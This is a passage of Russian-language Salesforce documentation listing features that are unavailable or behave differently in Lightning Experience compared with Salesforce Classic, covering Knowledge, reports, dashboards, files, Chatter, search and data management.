Ограничения в Salesforce Classic после включения компонента Lightning Knowledge

- После включения Lightning Knowledge не поддерживается многоязычный режим.
- Выбор макетов страниц для действий и связанных списков не отображается в Salesforce Classic.
- В Salesforce Classic не отображаются макеты страниц в два столбца.
- В Salesforce Classic недоступны некоторые действия, например изменение типа записи.
- В Salesforce Classic недоступны списковые представления базы знаний.
- В Salesforce Classic нельзя фильтровать результаты поиска по типу записи в базе знаний.
- В Salesforce Classic нельзя фильтровать результаты поиска по архивированным статьям (кроме вкладки «Управление статьями»).
- Файлы в связанном списке «Файлы» в Lightning Experience не отображаются в Salesforce Classic, а файлы в полях «Файл статьи» в Salesforce Classic не отображаются в Lightning Experience.

Ограничения по использованию компонента Lightning Knowledge с другими продуктами Salesforce

- Файловые вложения во внедрении базы знаний Classic не передаются в базу знаний Lightning. Чтобы добавить файлы после переноса статей в базу знаний Lightning, добавьте связанный список «Файлы» к макету страницы и применяйте его к каждой статье, чтобы добавить файлы в эту статью.
- После связывания файла со статьей его нельзя удалить из вложения или из компонента «Файлы». Если файл публикуется с записью посредством ленты записи, в качестве временного решения можно удалить сообщения в ленте. Подробнее об удалении файлов см. раздел Удаление файлов и ссылок из ленты на странице 3806.
- В настоящее время для удаления вложенного файла из статьи можно использовать только его удаление с начальной страницы «Файлы».
- В настоящее время в Lightning Knowledge не поддерживается создание отчетов с типами записей.
- В Lightning Knowledge использование редактора обогащенного текста ограничено. В настоящее время в Lightning Knowledge не поддерживаются следующие функции редактора обогащенного текста: интеллектуальные ссылки, привязки и видеоматериалы.
- При использовании приложения Salesforce1 для загружаемых приложений Android и IOS недавно просмотренные статьи не показываются на начальной странице объекта.

Мультиканал

Мультиканал доступен в Lightning Experience в качестве служебной программы в приложении консоли обслуживания. Это бета-версия с известными ограничениями.

Неподдерживаемые объекты
Объекты, не поддерживаемые Lightning Experience, не могут направляться через средство «Мультиканал». В настоящий момент вы не сможете передавать чаты Live Agent или сеансы SOS.

Администратор мультиканала
Администратор мультиканала недоступен в Lightning Experience. Для использования администратора мультиканала перейдите на Salesforce Classic.

Активное время
Отслеживание в активном времени недоступно для агентов, использующих Lightning Experience. Данные активного времени можно просматривать только по агентам, использующим Salesforce Classic.

Настройка мультиканала
Настройки мультиканала (включая подключение мультиканала) доступны только в Salesforce Classic.

Open CTI и центры обработки вызовов

Существуют отдельные API Open CTI для Salesforce Classic и Lightning Experience. В настраиваемом JavaScript невозможно поменять местами два API Open CTI, так как у них разные функции и алгоритмы. Подробнее о двух API, включая функциональные различия, см. в разделе «*Руководство разработчика Open CTI*».

При работе в Lightning Experience необходимо учитывать следующие факторы.

- Open CTI for Lightning Experience работает только в приложениях Lightning, а Open CTI for Salesforce Classic — только в приложениях Classic.

  Стандартное приложение Service является приложением Salesforce Classic. Если вы используете программные телефоны в приложении Service, то они не будут работать, если приложение запущенно из Lightning Experience.

  Стандартное приложение Service Console это приложение Lightning Experience. Используйте Open CTI для Lightning Experience в этом приложении.

- Open CTI for Lightning Experience не поддерживает всплывающие окна, открывающиеся в новой вкладке или новом окне обозревателя.

Неподдерживаемые функции Service Cloud

Большинство функций Service Cloud недоступны в Lightning Experience. Список неподдерживаемых функций:

- Чаты Live Agent
- Права
- Контрольные точки
- Макросы

Пакеты, управляемые полем услуг Lightning, в Lightning Experience не поддерживаются.

Текущие клиенты, использующие функцию Salesforce to Salesforce, могут просматривать записи, публикуемые подключениями, в новом пользовательском интерфейсе, при условии, что Lightning Experience поддерживает соответствующий тип объекта.

СМ. ТАКЖЕ:

Руководство разработчика Open CTI

Ограничения для консоли Lightning Experience

Отчеты и панели мониторинга: Функции, отличающиеся или недоступные в Lightning Experience

Данный раздел описывает проблемы, которые могут возникать при использовании отчетов и панелей мониторинга в Lightning Experience. Некоторые данные и функции Salesforce не поддерживаются новым пользовательским интерфейсом. Кроме того, возможности некоторых функций отличаются от возможностей, доступных в Salesforce Classic.

Отчеты

Функции, недоступные в Lightning Experience

Функция	Примечания о доступности в Lightning Experience
Составные отчеты	
Планирование обновления отчетов	Обновления отчетов, запланированные посредством Salesforce Classic, могут выполняться в Lightning Experience. Вместо установки расписания обновлений отчета пользователи могут подписываться на отчеты в Lightning Experience.
Печать отчетов	Lightning Experience не предлагает функции печати, но пользователи по-прежнему могут печатать отчеты, используя функцию **печати** своего браузера.
Добавить в кампанию	

Функция	Примечания о доступности в Lightning Experience
Режим доступности для конструктора отчетов	Пользователи с включенным режимом доступности могут создавать и редактировать отчеты только после перехода на Salesforce Classic.

Функции, доступные с ограничениями в Lightning Experience

Функция	Примечания о доступности в Lightning Experience
Табличные представления отчетов архивного трендинга	Lightning Experience поддерживает составление отчетов по архивным трендам посредством диаграмм, но не поддерживает табличные представления отчетов по архивным трендам.
Экспорт отчетов	В отчетах, экспортированных из Lightning Experience, всегда отсутствуют нижние колонтитулы, которые содержат отказ от ответственности: «Конфиденциальная информация: не распространять!». Отказ от ответственности исключен, даже если вы отключили параметр **«Исключить отказ от ответственности из экспортированных отчетов»** в меню «Настройка».
Фильтры	Данные фильтры доступны при создании или редактировании отчета, но не отображаются на панели фильтров при просмотре отчета. Если даже в таком случае фильтры не отображаются, они все равно выполняют фильтрацию отчетов. • Фильтры ограничения строк • Фильтры архивного поля • Стандартные фильтры (кроме даты, раскрывающегося списка и фильтров строк)
Подписка на отчеты	В Lightning Experience пользователи могут подписываться на отчеты, но не могут устанавливать условия уведомлений, поэтому могут получать результаты отчетов только по эл. почте.

Другие примечания об использовании отчетов в Lightning Experience

Функция	Примечания о доступности в Lightning Experience
Поддержка объектов для отчетности	Хоть Lightning Experience пока и не поддерживает все стандартные объекты Salesforce, конструктор отчетов в Lightning Experience работает со всеми объектами. Пользователи могут создавать и просматривать отчеты для всех стандартных объектов. Отчеты, связанные с объектами, еще не поддерживаемые в Lightning Experience,

Функция	Примечания о доступности в Lightning Experience
	открываются прямо в новом интерфейсе и работают точно так же как и любые другие отчеты.

Панели мониторинга

Рекомендации по использованию панелей мониторинга в Lightning Experience

- Панель мониторинга, сохраненная в Lightning Experience, не может быть отредактирована в Salesforce Classic. Вместо редактирования панели мониторинга Salesforce Classic в Lightning Experience, рекомендуем клонировать ее и редактировать уже клон. Данный алгоритм сохраняет возможность редактирования исходной панели мониторинга в Salesforce Classic.

Функции, недоступные в Lightning Experience

Функция	Примечания о доступности в Lightning Experience
Планирование обновления панелей мониторинга	Пользователи не могут планировать обновления панелей мониторинга в Lightning Experience, но запланированные в Salesforce Classic обновления продолжают работать в Lightning Experience.
Компоненты Visualforce для панелей мониторинга	
Ссылка с компонента панели мониторинга на веб-сайт или адрес эл. почты	
Режим доступности для редактора панелей мониторинга	Пользователи с включенным режимом доступности могут создавать и редактировать панели мониторинга Lightning Experience, но использовать полнодоступный интерфейс только после переключения на Salesforce Classic.
Относительные даты в фильтрах панели мониторинга	Относительные даты, например «Последний месяц», недоступны.

Функции, доступные с ограничениями в Lightning Experience

Функция	Примечания о доступности в Lightning Experience
Отслеживание панелей мониторинга	В Lightning Experience пользователи не могут отслеживать компоненты панели мониторинга. Пользователям доступен только просмотр действий ленты панели мониторинга (такие как публикации) в ленте Lightning Experience. Для отслеживания компонентов панели мониторинга пользователи должны отменить отслеживание панели мониторинга в Lightning Experience, переключиться на Salesforce Classic, а затем отслеживать панель мониторинга в Salesforce Classic.

Функция	Примечания о доступности в Lightning Experience
Относительные даты в фильтрах панели мониторинга	В интерфейсе Lightning Experience нельзя добавлять или редактировать в фильтрах панели мониторинга такие относительные даты, как, например, «последний месяц». Фильтры относительных дат, настроенные в Salesforce Classic, в Lightning Experience могут использоваться пользователями, просматривающими панель мониторинга.

Папки

Функции, недоступные в Lightning Experience

Функция	Примечания о доступности в Lightning Experience
Стандартные папки, содержащие отчеты по умолчанию и панели мониторинга из набора поставки Salesforce	
Перемещение записей между папками	Пользователи могут перемещать панели мониторинга между папками из редактора панели Lightning Experience, однако должны переключаться на Salesforce Classic для перемещения записей.
Предоставление общего доступа к папкам отчетов и панелей мониторинга	Полномочия общего доступа, заданные для папок в Salesforce Classic, исполняются в Lightning Experience, но вот сама полномочия общего доступа задать или изменить нельзя.
Поиск папок отчетов и панелей мониторинга	Lightning Experience не позволяет пользователям выполнять поиск папок отчетов и панелей мониторинга. Результаты глобального поиска содержат отчеты и панели мониторинга, но не их папки.

Диаграммы

Рекомендации по использованию диаграмм Lightning Experience

Функция	Примечания о доступности в Lightning Experience
Табличные диаграммы	В табличных диаграммах отображаются фотографии Chatter и условные выделения, но для настройки этих функций пользователю необходимо перейти в Salesforce Classic. Общие показатели отображаются в таблицах интерфейса Lightning Experience несколько по-другому, чем в Salesforce Classic. В Lightning Experience среднее значение показывает среднее значение по всем строкам, большее значение показывает максимальное значение, меньшее —

Функция	Примечания о доступности в Lightning Experience
	минимальное и суммарное значение — сумму. В Salesforce Classic, независимо от того, какой показатель отображается, всегда показывается сумма по каждому показателю. Например, трехстрочная таблица содержит самую большую сумму по возможности — 100, 200 и 300 долларов. В Lightning Experience итоговое значение в таблице будет 300. В Salesforce Classic итоговое значение в таблице будет 600.
Комбинированные диаграммы	На панели мониторинга в Lightning Experience можно добавлять следующие типы комбинированных диаграмм: • вертикальная ярусная диаграмма с добавленной линейной диаграммой; • вертикальная диаграмма максимум с четырьмя ярусами. Чтобы добавить эти типы комбинированных диаграмм на панель мониторинга, переключитесь в Salesforce Classic: • ярусная или групповая вертикальная диаграмма с добавленной линейной диаграммой; • линейная диаграмма с добавленной линейной диаграммой.
Шкалы	Контрольные точки в шкалах принимают только целые числа. Например, `5` это допустимая контрольная точка, а `5.1` — нет. В отчетах шкалы появляются в виде столбцовых диаграмм.
Отображение общей суммы в круговых диаграммах	Настройка круговых диаграмм для отображения общей суммы с использованием показателя, отображающегося в процентах, в Lightning Experience и Salesforce Classic несколько отличается. В Lightning Experience круговые диаграммы не показывают общую сумму в процентах. Общая сумма в них показывается как сумма сегментов диаграммы. В Salesforce Classic показывается среднее процентное значение. Например, вы настроили круговую диаграмму для отображения средней вероятности и сгруппировали диаграмму по этапам. Круговая диаграмма показывает шесть сегментов: prospecting (средняя вероятность 10%), needs analysis (20%), value proposition (50%), Identify Decision Makers (60%), negotiation (90%) и closed won (100%). В Lightning Experience круговая диаграмма покажет следующее: 330 (10 + 20 + 50 + 60 + 90 + 100). В Salesforce Classic круговая диаграмма показывает каждую среднюю

Функция	Примечания о доступности в Lightning Experience
	вероятность как процент суммы всех средних вероятностей. Каждый сегмент показывает: prospecting (10% / 330% = 3%), needs analysis (6%), value proposition (15%), Identify Decision Makers (18%), negotiation (27%), and closed won (30%). В центре на круговой диаграмме показано среднее значение — 50,39%.
Объединить малые группы в сектор «Другое»	Для объединения малых групп перейдите на Salesforce Classic.
Максимальное количество отображаемых значений	Если компонент панели мониторинга имеет более одной группировки, настройка «Максимальное количество отображаемых значений» выражается в немного разном поведении Salesforce Classic и Lightning Experience. В Salesforce Classic максимальное количество отображаемых значений учитывает только первую группировку. В Lightning Experience максимальное количество отображаемых значений учитывает и первую, и вторую группировку. В зависимости от типа группировки записей внешний вид компонента панели мониторинга может меняться в Salesforce Classic и Lightning Experience. Например, на ярусной диаграмме вы устанавливаете значение «Максимальное количество отображаемых значений» на 10. Вы видите 10 ярусных диаграмм в Salesforce Classic, но только 6 таких диаграмм в Lightning Experience.
Редактор диаграмм	В редакторе диаграмм пользователи не могут: • менять единицу измерения (например, с метров на сантиметры); • добавлять более двух агрегатов; • использовать диаграммы из исходных отчетов.
Количество группировок, отображаемых в диаграммах	В компонентах панели мониторинга диаграммы отображают до 300 группировок. Если отчет панели мониторинга выдает более 300 группировок, только первые 300 группировок отображаются в компоненте панели мониторинга. В отчетах диаграммы отображают до 2 000 группировок.

Функции, недоступные в Lightning Experience

Функция	Примечания о доступности в Lightning Experience
Секторные диаграммы	Секторные диаграммы из Salesforce Classic отображаются в Lightning Experience как круговые.

Файлы и содержимое: Функции, отличающиеся или недоступные в Lightning Experience

Данный раздел описывает проблемы, которые могут возникать при использовании файлов Salesforce и других компонентов содержимого в Lightning Experience. Некоторые данные и функции не поддерживаются новым пользовательским интерфейсом. Кроме того, возможности некоторых функций отличаются от возможностей, доступных в Salesforce Classic.

Salesforce Files

- Обмениваться файлами с библиотеками в Lightning Experience нельзя. Однако файлы в библиотеках перечисляются на начальной странице файлов в Lightning Experience и при выборе файла Salesforce для вкладывания в публикацию ленты.
- Файлы и вложения являются двумя разными типами объектов. В отличие от файлов вложения связываются только с определенной записью и не могут публиковаться далее. В Lightning Experience в связанные списки Notes & Attachments загружаются файлы. В Salesforce Classic вплоть до весны 2016 года, в этот связанный список вместо файлов всегда загружались вложения. Другими словами, связанный список «Примечания и вложения» текущих организаций может содержать вложения, загруженные в Salesforce Classic, и файлы, добавленные в Lightning Experience.

  При использовании API текущие интеграции, извлекающие вложения из связанного списка «Примечания и вложения», не содержат файлы, загруженные в данный список посредством интерфейса Lightning Experience. Извлечение файлов и вложений выполняется посредством нового вызова API.
- В Lightning Experience действия уровня строк (например «Правка» или «Удаление») недоступны для связанного списка примечаний и вложений, а также связанных списков страницы сведений о файлах. Вы можете удалять файлы и управлять файлами с помощью действия уровня строк на начальной странице «Файлы» или быстрых действий на странице предварительного просмотра или описания файла.
- Вы не можете делать файлы личными в Lightning Experience.
- Вы не можете обмениваться файлами по ссылке в Lightning Experience.

Синхронизация файлов

Эта функция недоступна в Lightning Experience. Но начальная страница «Файлы» содержит фильтр «Синхронизировано», так что пользователи могут легко обращаться к файлам, синхронизированным в Salesforce Classic.

Salesforce CRM Content

В Lightning Experience нельзя создавать библиотеки и управлять ими, но файлы из библиотек доступны в новом интерфейсе. Файлы в библиотеках доступны на начальной странице «Файлы» и пользователи могут делиться ими и работать с данными точно так же как и в Salesforce Files. Пользователи могут просматривать библиотеки, к которым имеют доступ, и работать с файлами в них из отфильтрованного представления на начальной странице «Файлы».

Документы

Документы недоступны в Lightning Experience.

Chatter: Функции, отличающиеся или недоступные в Lightning Experience

Данный раздел описывает проблемы, которые могут возникать при сотрудничестве пользователей в Lightning Experience. Некоторые функции Chatter не поддерживаются. Кроме того, возможности некоторых функций отличаются от возможностей, доступных в Salesforce Classic.

Ленты Chatter

Публикатор Chatter

Lightning Experience позволяет пользователям создавать типы сообщений ниже.

- Текстовых сообщений, с файловыми вложениями и без них
- Опросы
- Вопросы
- Сообщения-объявления в лентах групп

Другие типы сообщений, такие как благодарности, в данный момент не поддерживаются.

Публикация сообщений

Возможности **«Показать ссылку на сообщение»** в Lightning Experience нет. Но ссылками можно делиться вручную. Перейдите в просмотр сведений о сообщении (щелкнув сведения о дате/времени), скопируйте URL-адрес и вставьте его в публикатор.

Фильтрация и сортировка лент

Пользователи могут фильтровать ленты групп любым способом, кроме фильтра «Меньше обновлений».

Утверждения в Chatter

Пользователи Lightning Experience не могут реагировать на запросы на утверждение в Chatter или временную шкалу действий в записях. Для ответа на запросы на утверждение пользователям следует перейти на вкладку «Запросы на утверждение».

Темы

- Можно воспользоваться темами в ленте записей, но темы по объектам в Lightning Experience недоступны.
- После того как тема добавлена в сообщение, она навсегда связывается с этим сообщением в системе, даже если пользователь отредактирует сообщение и скроет ее.
- Можно добавить максимум 10 тем в сообщение, включая темы в комментариях.

Выделенные результаты поиска

При выполнении поиска по ленте результаты поиска не отображают выделенные ключевые слова.

Сообщения Chatter

Сообщения Chatter недоступны.

Вопросы Chatter

Если пользователь задает вопрос, схожий с уже заданным ранее, никакие варианты ответов не отображаются автоматически, как это было в Salesforce Classic.

Люди и профили

Ниже перечислены функции, недоступные при использовании людей и профилей в Lightning Experience.

- Список всех пользователей
- Влияние Chatter

- Ограничение доступности полей «Контакт» и «Общие сведения» для сотрудников, внешних пользователей или общедоступных пользователей (пользователей-гостей)
- Добавление или изменение порядка отображения вкладок в профилях пользователей
- Эмблема модератора над фотографиями для профилей
- Администраторы не могут добавлять новые действия на страницы профилей пользователей. Данные страницы отображают только параметры «Правка» и «Сведения о пользователе».
- Пользователи с лицензиями Chatter External не могут редактировать свой профиль.
- Фотография для профиля сообщества в Lightning Experience больше по размеру и отображается в более высоком разрешении, чем в Salesforce Classic. Фотографии для профилей, загруженные в Salesforce Classic, не смотрятся в Lightning Experience, если только не загрузить фотографию в Lightning Experience.

Отслеживаемые

Количество элементов, которое пользователь отслеживает в Salesforce Classic, включает в себя и пользователей, и записи. В Lightning Experience это количество включает только пользователей.

Группы

Ниже перечислены функции, недоступные при использовании групп в Lightning Experience.

- Добавление записей в группы посредством действия «Добавить запись» даже после добавления данного действия в публикатор группы.
- Задействовать функцию «Пригласить людей», для приглашения клиентов в группы, отправляя письма на адреса их электронной почты. Вместо этого для этих клиентов следует создать пользователей в вашей организации, затем применить действие «Добавление участника», чтобы добавить их в группу.
- Просмотр адреса эл. почты группы или ссылки на публикацию сообщения посредством эл. почты.

  Пользователи могут отправлять группе ссылку на публикацию сообщения в группу посредством эл. почты при наличии или после сохранения адреса эл. почты группы в Salesforce Classic.
- Доступ к параметрам уведомлений Chatter на странице параметров уведомлений группы.
- Удаление файлов из списка файлов группы.

Рекомендации

- Рекомендации появляются только на начальной странице Chatter.
- Файлы и записи не рекомендуются.

Сообщества: функции, отличающиеся или недоступные в Lightning Experience

Узнайте, с какими потенциальными проблемами можно столкнуться при использовании сообществ в Lightning Experience.

Переключитесь в Salesforce Classic, чтобы воспользоваться следующей функциональностью:

- Общий верхний колонтитул

  Прим.: Для переключения между организацией и сообществами в организациях Lightning Experience воспользуйтесь средством запуска приложений.
- Создание и отключение организаций-партнеров и пользователей-партнеров
- Создание и отключение организаций-клиентов и пользователей-клиентов
- Вход в систему как пользователь сообщества

- Использование делегированного администрирования

Другие продукты Salesforce Функции, отличающиеся или недоступные в Lightning Experience

Следующие продукты Salesforce не поддерживаются в данной версии Lightning Experience.

- Pardot
- RelateIQ

Навигация и действия: Функции, отличающиеся или недоступные в Lightning Experience

Данный раздел описывает проблемы, которые могут возникать при навигации и использовании действий в Lightning Experience. Некоторые функции Salesforce не поддерживаются новым пользовательским интерфейсом. Кроме того, возможности некоторых функций отличаются от возможностей, доступных в Salesforce Classic.

Навигация

Настройка наборов вкладок

В Salesforce Classic вы можете указывать, какие вкладки будут отображаться в вашем приложении. В Lightning Experience администраторы проверяют, какие элементы отображаются в приложении и в каком порядке, но пользователи могут получить доступ к важным записям, спискам, группам, панелям мониторинга и другим часто используемым избранным страницам.

Настраиваемые панели навигации Lightning Experience поддерживают большинство приложений и объектов

Вы можете создавать настраиваемые приложения Lightning с настраиваемыми панелями навигации и назначать их профилям пользователей. Например, создайте приложение Lightning для финансового отдела, которое будет включать все важные элементы, необходимые для выполнения основных задач. За некоторыми исключениями, можно добавлять большое число приложений, объектов и других элементов (включая вкладки Visualforce, вкладки страницы Lightning и вкладки компонентов Lightning), которые появляются в средстве запуска приложений Lightning Experience.

Эти объекты Salesforce могут включать в настраиваемые панели навигации: организации, материалы, кампании, обращения, контакты, файлы, панели мониторинга, события, статьи базы знаний, интересы, возможности, прайс-листы, продукты, отчеты, задачи, клиенты, наряд-заказы и другие настраиваемые объекты. Также можно добавить начальную страницу, основную ленту Chatter, группы и людей.

Невозможно добавлять связанные приложения, такие как Gmail™, Microsoft Office 365™ и другие продукты от независимых поставщиков ПО Salesforce, в панели навигации настраиваемых приложений Lightning Experience.

Пользователи по-прежнему имеют доступ к связанным приложениям из средства запуска приложений.

Между меню навигации Lightning Experience и Salesforce1 нет связи. Изменения, вносимые в меню навигации Salesforce1, не оказывают влияния на стандартные или настраиваемые панели навигации Lightning Experience; верно и обратное утверждение.

Открытие ссылок в новых окнах и вкладках браузера

В целом Lightning Experience поддерживает работу с правой кнопкой мыши, а также клавиатурные сокращения Windows и Mac для открытия ссылок в новых окнах и вкладках браузера. Однако, такая функциональность не поддерживается в некоторых областях приложения, включая:

- ссылки в картах «Популярные сделки» и «Недавние записи» на начальной странице;
- значки действий, кнопки и элементы меню в записях;

- ссылки на примечания;
- ссылки для просмотра отчетов в панелях мониторинга;
- ссылки на страницах настройки в Lightning Experience.

Клавиши быстрого доступа открывают узлы из из меню настройки в новой вкладке или окне. Однако, узлы «Конструктор схем» и «Импорт данных» открываются в Salesforce Classic вместо Lightning Experience.

Клавиши Return и Enter работают как действие сохранения в Lightning Experience.
Действие клавиш, используемых для создания разрывов строк в длинных текстах, немного отличается в Lightning Experience. Если курсор находится в области подробного текста и вы нажимаете клавишу Return или Enter, курсор выйдет за пределы области текста и будет выбрана кнопка «Сохранить». Чтобы добавить разрыв строки, нажмите вместо этого сочетание клавиш Shift + Enter.

Вкладки «Chatter» и «Прогнозы»
Вкладки «Chatter» и «Прогнозы» можно скрыть, используя настройки на странице редактирования профиля и в Salesforce Classic, и в Lightning Experience, но в Lightning Experience эти вкладки отображаются независимо от настроек.

Действия и кнопки

Lightning Experience не поддерживает действия и кнопки ниже.

- Глубокое клонирование
- Пакетное удаление
- Некоторые пакетные действия с начальными страницами объектов и списковыми представлениями, включая одновременное изменение или удаление нескольких элементов в списке или отправку пакетной рассылки электронной почты
- Кнопки общего доступа (за исключением Salesforce Files, включая варианты общего доступа на начальной странице «Файлы», страницах описания файлов и программе предварительного просмотра файлов)
- Настраиваемые кнопки с содержимым OnClick JavaScript
- Настраиваемые кнопки с источником содержимого URL-адреса, которые передают параметры на стандартные страницы Salesforce Classic, например предзаполненные поля во время создания записи

СМ. ТАКЖЕ:

Что ожидает текущие настройки Salesforce?

Интерактивная настройка: Функции, отличающиеся или недоступные в Lightning Experience

Поиск: Функции, отличающиеся или недоступные в Lightning Experience

Данный раздел описывает проблемы, которые могут возникать при поиске в Lightning Experience. Некоторые функции поиска не поддерживаются новым пользовательским интерфейсом. Кроме того, возможности некоторых функций отличаются от возможностей, доступных в Salesforce Classic.

Объекты, попадающие в поиск
Эти объекты недоступны для поиска в Lightning Experience: «Вложение», «Обучение», «Сообщество», «Элемент строки контракта», «Компания D&B», «Документ», «Дискуссия», «Цель», «Идея», «Транскрипт Live Chat», «Макрос», «Показатель», «Цикл производительности», «Вопрос», «Быстрый текст», «Отсутствие ресурсов», «Копилка наград», «Тип копилки наград», «Salesforce CRM Content», «Пользователь самообслуживания», «Сервисный контракт», «Навык сервисного ресурса», «Участник сервисной территории», «Навык», «Решение» и «Элемент строки заказ-наряда».

Результаты поиска нельзя отфильтровать
Страницы результатов поиска не поддерживают параметры фильтрации «Точная фраза» и «Ограничиться моими элементами». Кроме того, вы не можете фильтровать результаты поиска.

Результаты для некоторых объектов нельзя отсортировать
Сортировка недоступна для результатов поиска по статьям знаний, файлам и группам Chatter.

Ширина столбцов на странице результатов поиска не регулируется
Если длина текстового поля в результатах поиска превышает ширину столбца, то в результатах поиска не будет полного текста. Пользователи не могут увеличивать ширину столбца.

Определяемые пользователем поля фильтров поиска не поддерживаются
Однако, так как результаты поиска используют те же рейтинги популярности, что и глобальные поиски, пользователи видят в первую очередь наиболее важные результаты.

Использование страницы «Популярные результаты» вместо параметра «Искать все»
Результаты поиска не поддерживают вариант **Искать все**. Страница «Популярные результаты» отображает наиболее важные записи, сгруппированные по часто используемым объектам. Для просмотра результатов по другим объектам щелкайте имена объектов в левой части страницы под строкой «Результаты поиска». Объекты, доступные для поиска, приведены в том же порядке, в каком они появляются на панели навигации. Если вы не видите объект в результатах поиска, выберите ссылку **«Показать больше»**, чтобы просмотреть все доступные вам объекты, приведенные в алфавитном порядке.

Результаты поиска статей знаний
Невозможно настроить отображение определенных столбцов в результатах поиска. К столбцам по умолчанию относятся номер статьи, статус публикации (если таковой добавлен администратором) и дата последнего изменения. Кроме того, пользователи не могут сортировать результаты поиска знаний.

Отсутствие поиска на боковой панели и расширенного поиска
Чтобы выполнить поиск, воспользуйтесь полем глобального поиска в верхнем колонтитуле интерфейса Lightning Experience.

Отсутствие фиксации на странице результатов поиска
Пользователи не могут фиксировать объекты. Фиксирование из Salesforce Classic не меняет порядок отображения объектов, перечисленных в левой части страницы под полем результатов поиска.

Невозможность поиска приложений с использованием специального символа
Пользователи не могут использовать специальные символы для поиска приложений по частично совпадающим критериям или поиска из средства запуска приложений.

Результаты поиска, используемые для макетов диалоговых окон глобального и локального поиска
Чтобы изменить поля, отображаемые в виде столбцов в результатах глобального и локального поиска, используйте макет поиска **Результаты поиска** на странице описания объекта в диспетчере объектов. Другие макеты поиска («Диалоговые окна поиска», «Диалоговые окна поиска телефона», «Вкладка», «Списковые представления» и «Поля фильтра поиска») не поддерживаются интерфейсом Lightning Experience.

Невозможность поддержки всех объектов кнопкой «Создать» при выполнении поиска посредством диалогового окна поиска
Lightning Experience позволяет использовать окна поиска посредством диалогового окна поиска для создания следующих объектов: организации, обращения, контакты, настраиваемые объекты, события, интересы, примечания, возможности, прайс-листы, продукты и задачи. При наличии других объектов рекомендуем создать нужный объект или запись перед использованием функции поиска посредством диалогового окна поиска для связывания записей.

Определяемые администратором фильтры связанного или зависимого поиска нельзя сделать необязательными
После того как фильтры поиска добавлены, они становятся обязательными, даже если администратор установил для них в настройках параметр «Необязательно». Для пользователей нет представления **«Показать все результаты»**. Определяемые пользователем поля фильтров поиска не поддерживаются.

Нет результатов для клиентского портала или пользователей партнерского портала в результатах поиска
Однако, если запись пользователя была недавно просмотрена, она появляется в раскрывающемся меню с мгновенными результатами.

Настройка организации: Функции, отличающиеся или недоступные в Lightning Experience

Lightning Experience не поддерживает некоторые аспекты базовой настройки системы Salesforce. В Lightning Experience меню «Настройка» содержит только некоторые страницы настройки, доступные в Salesforce Classic.

Страницы настройки

В большинстве случаев, в Lightning Experience меню «Настройка» отображает только:

- Страницы, поддерживающие функции Lightning Experience
- Страницы администрирования, применяемые ко всей организации (например, параметры компании, безопасность, управление пользователями и настройка мобильного приложения)

Чтобы получить доступ к другим страницам настройки (например, страницы для настройки функций Service Cloud), воспользуйтесь меню «Настройка» в Salesforce Classic.

Расширенное управление валютами

Функция расширенного управления валютами (или датированные курсы обмена) не поддерживается. Однако возможности отображают правильное количество.

Поддержка языков

Языки, читаемые справа налево (например, арабский и еврейский), не поддерживаются. Все другие регионы и языки, поддерживаемые системой Salesforce, поддерживаются.

Skype for Salesforce

Skype for Salesforce доступен только в Lightning Experience.

СМ. ТАКЖЕ:

Интерактивная настройка: Функции, отличающиеся или недоступные в Lightning Experience

Программная настройка: Функции, отличающиеся или недоступные в Lightning Experience

Импорт данных и управление данными: Функции, отличающиеся или недоступные в Lightning Experience

Данный раздел описывает проблемы, которые могут возникать при импорте данных и управлении данными в Lightning Experience. Некоторые функции Salesforce не поддерживаются новым пользовательским интерфейсом. Кроме того, возможности некоторых функций отличаются от возможностей, доступных в Salesforce Classic.

Ограничения импорта данных
Lightning Experience не поддерживает некоторые устаревшие инструменты импорта данных ниже.

Data.com
В Data.com Prospector в интерфейсе Lightning Experience возможности для поиска и фильтрации более ограничены. Настройка функции очистки Data.com в Lightning Experience недоступна; также недоступны показатели и аналитические данные. Некоторые поля объектов очистки в Lightning Experience изменять нельзя.

Управление повторами Отличия в приложении Lightning Experience
В этом разделе описаны проблемы, которые могут возникать при использовании функций управления повторами в Lightning Experience.

Ограничения импорта данных

Lightning Experience не поддерживает некоторые устаревшие инструменты импорта данных ниже.

Доступные роли:

- Организации и контакты
- Интересы
- Решения
- Настраиваемые объекты

При импорте менее 50 000 записей рекомендуем использовать мастер импорта данных. При импорте более 50 000 записей рекомендуем использовать приложение Data Loader.

Data.com

В Data.com Prospector в интерфейсе Lightning Experience возможности для поиска и фильтрации более ограничены. Настройка функции очистки Data.com в Lightning Experience недоступна; также недоступны показатели и аналитические данные. Некоторые поля объектов очистки в Lightning Experience изменять нельзя.

Data.com Prospector

Вкладка Data.com недоступна
Поиск организаций в списковом представлении организаций. Поиск контактов для организации на странице со сведениями об организации.

Поиск контактов
Вы можете осуществлять поиск контактов, только если они связаны с существующей организацией. Для поиска контактов перейдите на страницу со сведениями об организации.

Контакты как интересы
Вы не можете добавлять контакты Data.com как интересы.

Ограниченный поиск полей организаций
Во время поиска организаций фильтрация возможна только по следующим полям:

- Годовой доход
- Компания или веб-сайт
- страна/территория;
- Тип расположения
- Область

Сохранение поиска недоступно
Вы не можете сохранить результаты поисков.

Экспорт записей Data.com
Вы не можете экспортировать записи Data.com в формат (CSV).

Data.com Clean

Страница настроек Data.com Clean недоступна
Страница настроек Data.com Clean недоступна, так что включение или отключение функции Data.com Clean недоступно.

Страница настроек Data.com Clean недоступна
Страница настроек Data.com Clean недоступна, так что и конфигурация настроек Data.com Clean невозможна.

Страница заданий Data.com Clean недоступна
Страница заданий Data.com Clean недоступна, так что планирование заданий очистки или просмотр истории заданий очистки невозможны.

Страница аналитики и показателей Data.com Clean недоступна
Страница аналитики и показателей Data.com Clean недоступна, так что просмотр аналитики и показателей очистки невозможен.

Ручные ограничения очистки
Предположим, у вас имеется задание на очистку, но отсутствует активное правило об информации компании по организациям или интересам. Пользователям недоступна очистка записей вручную. Если вы включите кнопку очистки, связанную с заданиями по очистке, в макет страницы Salesforce Classic, кнопка не будет отображаться в Lightning Experience.

Изменение полей в объектах сведений об очистке невозможно
Изменение полей в объектах сведений об очистке организаций, интересов или контактов недоступно.

Управление повторами Отличия в приложении Lightning Experience

В этом разделе описаны проблемы, которые могут возникать при использовании функций управления повторами в Lightning Experience.

Отличия пользовательского интерфейса для просмотра повторов и объединения
Предупреждения о повторах в Lightning Experience отображаются на начальной странице записи для организации, контакта или интереса. Предупреждения о повторах в Salesforce Classic отображаются на начальной странице записи, на начальной странице объекта или в связанном списке, в зависимости от объекта.

Контакты, связанные с пользователями партнерского портала
